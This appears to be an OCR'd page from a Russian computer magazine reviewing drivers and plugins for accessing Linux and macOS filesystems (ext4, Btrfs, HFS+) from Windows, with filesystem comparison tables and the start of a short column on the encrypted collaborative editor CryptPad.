
Открытый драйвер ext2fsd для чтения и записи на разделы ext2/3 с частичной поддержкой ext4. В последней версии поддерживаются экстенты и разделы объемом до 16 Тбайт. Не поддерживаются LVM, списки контроля доступа и расширенные атрибуты.



```
C:\Program Files\Ext2Fsd>mount 1 1 h:

Mount/Umount 1.5 by Matt Wu <mattwu@163.com>.
           http://ext2.yeah.net.

Usage: mount/umount disk_number partition_number driver_letter
       please execute diskmgt.msc to query disk/partition numbers.

Ex:    To mount partition 1 of harddisk 0 to f:, then
       mount 0 1 f:
Ex:    To umount f:, then
       umount f: or mount /umount f:

mount: now mounting \Device\Harddisk1\Partition1 ...  Succeed.

C:\Program Files\Ext2fsd>
```

Монтируем раздел ext4 в Windows 10

Существует бесплатный плагин ext4tc для Total Commander. Поддерживает чтение разделов ext2/3/4.




Этот архив содержит следующий плагин/аддон для Total Commander:
ext4 file systems browser

Вы хотите установить его?

Плагин для Total Commander добавляет поддержку ext4

coLinux — открытый и бесплатный порт ядра Linux. Вместе с 32-битным драйвером он позволяет запускать Linux в среде Windows с 2000 по 7 без использования технологий виртуализации. Поддерживает только 32-битные версии. Разработка 64-битной модификации была отменена. coLinux позволяет в том числе организовать из Windows доступ к разделам ext2/3/4. Поддержка проекта приостановлена в 2014 году.

Возможно, в Windows 10 уже есть встроенная поддержка характерных для Linux файловых систем, просто она скрыта. На эти мысли наводит драйвер уровня ядра Lxcore.sys и сервис LxssManager, который загружается как библиотека процессом Svchost.exe. Подробнее об этом смотри в докладе (pdf) Алекса Ионеску «Ядро Линукс, скрытое внутри Windows 10», с которым он выступил на Black Hat 2016.




Копирование элементов (4) из FST в XTest_folder
Выполнено 100%

Смонтировав том ext4 в Windows, можно работать с ним как с любым другим


ExtFS for Windows — платный драйвер, выпускаемый компанией Paragon. Он работает в Windows с 7 по 10, поддерживает доступ к томам ext2/3/4 в режиме чтения и записи. Обеспечивает почти полную поддержку ext4 в Windows.

HFS+ for Windows 10 — еще один проприетарный драйвер производства Paragon Software. Несмотря на название, работает во всех версиях Windows начиная с XP. Предоставляет полный доступ к файловым системам HFS+/HFSX на дисках с любой разметкой (MBR/GPT).


WinBtrfs — ранняя разработка драйвера Btrfs для Windows. Уже в версии 0.6 поддерживает доступ к томам Btrfs как на чтение, так и на запись. Умеет обрабатывать жесткие и символьные ссылки, поддерживает альтернативные потоки данных, ACL, два вида компрессии и режим асинхронного чтения/записи. Пока WinBtrfs не умеет использовать mkfs.btrfs, btrfs-balance и другие утилиты для обслуживания этой файловой системы. ⌶



Возможности и ограничения файловых систем	FAT32	exFAT	NTFS
максимальный размер тома	8 ТБ секторами по 2 КБ	≈ 128 ПБ (2^{32}-1 кластеров по 2^{25}-1 байт) теоретически / 512 ТБ из-за сторонних ограничений	256 ТБ кластерами по 64 КБ, или 16 ТБ кластерами по 4 КБ
предельный размер одного файла	4 ГБ (2^{32}-1 байт)	16 ЭБ (2^{64} - 1 байт)	16 ТБ (Win 7) / 256 ТБ (Win 8)
длина собственного имени файла	255 байт с LFN	255 символов Unicode (UTF-16)	
длина полного имени файла (включая путь от корня)	до 32 подкаталогов с CDS	32760 символов Unicode, но не более 255 символов в каждом элементе	
предельное число файлов и/или каталогов	65460	2796202 в каталоге	2^{32}-1
точность указания даты файла/каталога	10 мс (создание) / 2 с (изменение)	10 мс	100 нс
права доступа	нет	ACL	ACL
жёсткие ссылки	нет	нет	да
символьные ссылки	нет	нет	да
мгновенные снимки (snapshots)	нет	нет	да
сжатие данных в фоне	нет	нет	да
шифрование данных в фоне	нет	нет	да
дедупликация данных	нет	нет	да



Возможности и ограничения файловых систем	HFS+	APFS	Ext3	Ext4
максимальный размер тома	8 ЭБ (2^{63} байт)		32 ТБ (теоретически) / 16 ТБ кластерами по 4 КБ (из-за ограничений утилит e2fs programs)	1 ЭБ (теоретически) / 16 ТБ кластерами по 4 КБ (из-за ограничений утилит e2fs programs)
предельный размер одного файла	8 ЭБ		2 ТБ (теоретически) / 16 ГБ у старых программ	16 ТБ
длина собственного имени файла	255 символов Unicode (UTF-16)			
длина полного имени файла (включая путь от корня)	отдельно не ограничивается			
предельное число файлов и/или каталогов	2^{32}-1	2^{63}	-	4 млрд.
точность указания даты файла/каталога	1 с	1 нс	1 с	1 нс
права доступа	Unix, ACL	Unix, ACL	Unix, ACL	POSIX
жёсткие ссылки	да	да	да	да
символьные ссылки	да	да	да	да
мгновенные снимки (snapshots)	нет	да	нет	нет
сжатие данных в фоне	да	да	нет	нет
шифрование данных в фоне	да	да	нет	да
дедупликация данных	нет	да	нет	нет



Возможности и ограничения файловых систем	F2FS	BTRFS
максимальный размер тома	16 ТБ	16 ЭБ (2^{64} - 1 байт)
предельный размер одного файла	3,94 ТБ	16 ЭБ
длина собственного имени файла	255 байт	255 символов ASCII
длина полного имени файла (включая путь от корня)		2^17 байт
предельное число файлов и/или каталогов	-	-
точность указания даты файла/каталога	1 нс	1 нс
права доступа	POSIX, ACL	POSIX, ACL
жёсткие ссылки	да	да
символьные ссылки	да	да
мгновенные снимки (snapshots)	нет	да
сжатие данных в фоне	нет	да
шифрование данных в фоне	да	да
дедупликация данных	нет	да

WWW

Ext2Fsd

WinBtrfs

Link2SD


→

WWW 2.0

Андрей Письменный
apismenny@gmail.com

CRYPTPAD — АНАЛОГ GOOGLE DOCS С ШИФРОВАНИЕМ

1



CryptPad

Unity is Strength - Collaboration is Key

CryptPad is the **zero knowledge** realtime collaborative editor. Encryption carried out in your web browser protects the data from the server, the cloud, and the NSA. The secret encryption key is stored in the URL fragment identifier which is never sent to the server but is available to javascript so by sharing the URL, you give authorization to others who want to participate.

This project uses the CKEditor Visual Editor, CodeMirror, and the ChainPad realtime engine.

How It Works


CryptPad uses a variant of the Operational transformation algorithm which is able to find distributed consensus using a Nakamoto Blockchain, a construct popularized by Bitcoin. This way the algorithm can avoid the need for a central server to resolve Operational Transform Edit Conflicts and without the need for resolving conflicts, the server can be kept unaware of the content which is being edited on the pad.

About

You can read more about our privacy policy and terms of service.

